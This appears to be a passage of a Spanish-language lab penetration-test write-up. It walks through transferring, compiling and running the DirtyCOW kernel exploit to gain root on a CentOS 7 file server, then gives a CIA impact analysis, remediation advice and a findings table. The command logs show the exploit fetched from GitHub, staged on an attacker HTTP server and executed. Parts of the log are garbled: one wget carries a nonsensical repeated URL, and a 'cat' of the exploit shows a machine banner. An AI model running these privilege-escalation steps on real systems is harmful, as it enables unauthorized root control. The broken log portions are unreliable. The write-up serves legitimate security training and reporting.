--2026-10-01 14:28:00-- https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.9K) [text/plain]
Saving to: '40616.c'

40616.c                               100%[=====] 4.85K  --KB/s  in 0s

2026-10-01 14:28:01 (28.1 MB/s) - '40616.c' saved [4963/4963]

kali@kali:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

Se confirmó que el sistema contaba con gcc versión 4.8.5 y se compiló el exploit con el comando:

- `gcc 40616.c -o dirtycow -pthread`

La compilación nos mostró una advertencia sobre un argumento de la función lseek, que no afecta el funcionamiento del exploit.

```

kali@kali:~$ wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2026-10-01%2014:28:00--https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2026-10-01%2014:28:00--https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2026-10-01%2014:28:00
Connecting to raw.githubusercontent.com [raw.githubusercontent.com]:185.199.103.133
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/plain]
Saving to: '40616.c'

40616.c
2026-10-01 14:28:01 (20.1 MB/s) - '40616.c' saved [4963/4963]

kali@kali:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.104 - - [01/Oct/2026 14:31:34] "GET /40616.c HTTP/1.1" 200 -

ambuser@fileserv:~$ cat 40616.c
#####
#
#      Armour Infosec
#      www.armourinfosec.com
#      My File Server - 1
#      Designed By :- Akanksha Sachin Verna
#      Twitter :- @akankshavermasv
#####

Last login: Thu Feb 20 16:42:21 2020
[ambuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[ambuser@fileserv ~]$ wget http://192.168.56.102:8080/40616.c
--2026-10-02 02:01:33-- http://192.168.56.102:8080/40616.c
Connecting to 192.168.56.102:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'

100%[=====] 4,963 ---K/s in 0.004s

2026-10-02 02:01:34 (1.15 MB/s) - '40616.c' saved [4963/4963]

[ambuser@fileserv ~]$ which gcc
/usr/bin/gcc
[ambuser@fileserv ~]$ gcc --version
gcc (GCC) 4.8.5 20150623 (Red Hat 4.8.5-39)
Copyright (C) 2015 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.


[ambuser@fileserv ~]$ gcc 40616.c -o dirtycow -pthread
40616.c: In function 'processNewThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f, map, SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '___off_t' but argument is of type 'void*'
extern ___off_t lseek (int __fd, ___off_t __offset, int __whence) __THROW;

[ambuser@fileserv ~]$
  
```


Al ejecutar el exploit:

- `./dirtycow`

El programa sobrescribió temporalmente el binario `/usr/bin/passwd` para obtener una shell con privilegios de root. Al ejecutar el exploit ya compilado, el ataque se completó correctamente, y obtuvimos una shell como root.



Dentro de /root se encontró el archivo proof.txt, que confirmó el compromiso total del sistema: **Best of Luck af52e0163b03cbf7c6dd146351594a43**



Análisis de impacto con el modelo CIA

Confidencialidad

La confidencialidad del sistema se vio comprometida en varios niveles. El acceso FTP anónimo expuso archivos de auditoría del sistema operativo. El archivo readme.txt expuso una contraseña en texto plano accesible sin autenticación. La sesión SMB nula permitió enumerar nombres de usuario del sistema. Y, al obtener acceso root, un atacante tendría acceso de lectura a cualquier archivo del servidor, incluyendo credenciales, configuraciones y datos almacenados en los recursos compartidos.

Integridad

La integridad del sistema quedó completamente comprometida en la fase final del ataque. El exploit de DirtyCOW modifica binarios del sistema, en este caso, `/usr/bin/passwd` para obtener privilegios elevados. Con acceso root, un atacante podría modificar cualquier archivo, instalar puertas traseras o alterar los registros de auditoría para ocultar su actividad. El recurso compartido `smbdata`, con permisos de lectura y escritura sin autenticación, representa también un riesgo de integridad por sí mismo, al permitir que cualquier persona en la red modifique su contenido.

Disponibilidad

Esta evaluación no incluyó pruebas de denegación de servicio, pero el nivel de acceso root obtenido sería suficiente para detener servicios, eliminar archivos críticos o dejar el sistema completamente inoperable. En la práctica, la disponibilidad del servidor queda a la discreción de quien logre obtener ese nivel de acceso.

Recomendaciones técnicas

- Deshabilitar el acceso anónimo en el servicio FTP (`vsftpd`) y revisar los permisos de los directorios compartidos, evitando que algún recurso quede con escritura pública sin autenticación.
- Eliminar el archivo `readme.txt` y cualquier otro archivo que almacene credenciales en texto plano. Las contraseñas no deben almacenarse ni transmitirse sin cifrado.
- Configurar Samba para rechazar sesiones nulas (`restrict anonymous`) y habilitar el firmado de mensajes SMB de forma obligatoria.
- Actualizar el kernel de Linux a una versión que incluya el parche de DirtyCOW (CVE-2016-5195) o, en su defecto, migrar el sistema operativo a una versión con soporte activo. CentOS 7, usado en esta máquina, ya alcanzó su fin de vida y no recibe actualizaciones de seguridad.
- Revisar y reforzar los permisos del recurso compartido `smbdata`, que actualmente permite lectura y escritura sin ningún control de acceso.
- Deshabilitar el método HTTP TRACE en Apache y agregar los encabezados de seguridad recomendados: `Content-Security-Policy`, `Strict-Transport-Security` y `X-Content-Type-Options`.

Tabla de hallazgos

La siguiente tabla resume las vulnerabilidades identificadas durante la evaluación, ordenadas según el orden en que fueron encontradas y explotadas.

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
H-01	Acceso FTP anónimo con escritura y exposición del directorio /var/log	Alta	EV-06	Lectura de archivos de auditoría del sistema (secure, messages, cron, wtmp, btmp) por cualquier usuario no autenticado.	Deshabilitar el inicio de sesión anónimo en vsftpd y revisar los permisos de los directorios compartidos.
H-02	Contraseña en texto plano expuesta en archivo público (/readme.txt)	Alta	EV-07, EV-09, EV-10	Obtención directa de una credencial válida del sistema sin necesidad de explotación.	Eliminar el archivo del servidor web y evitar almacenar o transmitir contraseñas sin cifrar.
H-03	Sesión nula de SMB (NULL session) permite enumerar usuarios y recursos	Media	EV-08	Revelación del nombre de usuario smbuser y de los recursos compartidos disponibles, sin autenticación previa.	Deshabilitar las sesiones nulas en la configuración de Samba (restrict anonymous).
H-04	Recurso compartido smbdata con permisos de lectura y escritura sin autenticación	Alta	EV-08	Cualquier usuario de la red interna puede leer, modificar o eliminar el contenido del recurso.	Restringir los permisos del recurso y exigir autenticación válida para accederlo.
H-05	Firmado de mensajes SMB (message signing) deshabilitado	Media	EV-05	Mayor exposición a ataques de tipo SMB relay.	Habilitar el firmado de mensajes de forma obligatoria en la configuración de Samba.
H-06	Kernel de Linux desactualizado, vulnerable a DirtyCOW (CVE-2016-5195)	Crítica	EV-14, EV-17, EV-18	Escalada de privilegios de usuario estándar a root, con control total del sistema.	Actualizar el kernel a una versión parchada o migrar a un sistema operativo con soporte de seguridad activo.
H-07	Método HTTP TRACE habilitado en Apache	Baja	EV-07	Posible explotación mediante ataques de Cross-Site Tracing (XST).	Deshabilitar el método TRACE en la configuración del servidor Apache.
H-08	Encabezados de seguridad HTTP faltantes (CSP, HSTS, X-Content-Type-Options)	Baja	EV-07	Mayor superficie de ataque frente a técnicas del lado del cliente como XSS o MIME sniffing.	Configurar los encabezados de seguridad recomendados en Apache.